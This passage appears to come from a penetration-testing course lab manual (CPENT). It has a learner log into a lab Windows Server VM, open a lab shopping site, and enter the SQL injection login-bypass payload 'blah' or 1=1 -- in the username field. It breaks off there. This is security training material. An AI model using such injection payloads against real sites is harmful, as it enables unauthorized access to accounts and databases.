
1. Click **CPENT Windows Server 2019** and click **Ctrl+Alt+Del**.





2. In the password field type Pa\$\$w0rd and press **Enter**.


Note: You can use the **Type Password** option from the **Commands** menu to enter the password.



3. To launch **Google Chrome** browser, double-click Google Chrome icon on the **desktop**.


Note: You can also click **Google Chrome** icon on the **taskbar** or launch it from **Start** menu apps.






4. In this lab, we will perform SQL injection on the database server installed in the machine **Target\_CPENT Windows Server**. We will be exploiting the SQL injection vulnerability present in the URL <http://www.goodshopping.com> to tamper the contents in the database server.

5. The main window of Google Chrome appears, type <http://www.goodshopping.com> in the address bar and press **Enter**.




6. **GoodShopping** home page appears, as shown in the screenshot.






7. Assume that you are new to this site and have never registered with this website earlier. Now click on **LOGIN** button on the top right corner of the GoodShopping homepage and type **'blah' or 1=1 --** in the **Username** field, leave the Password field empty and click on the **Log in** button.

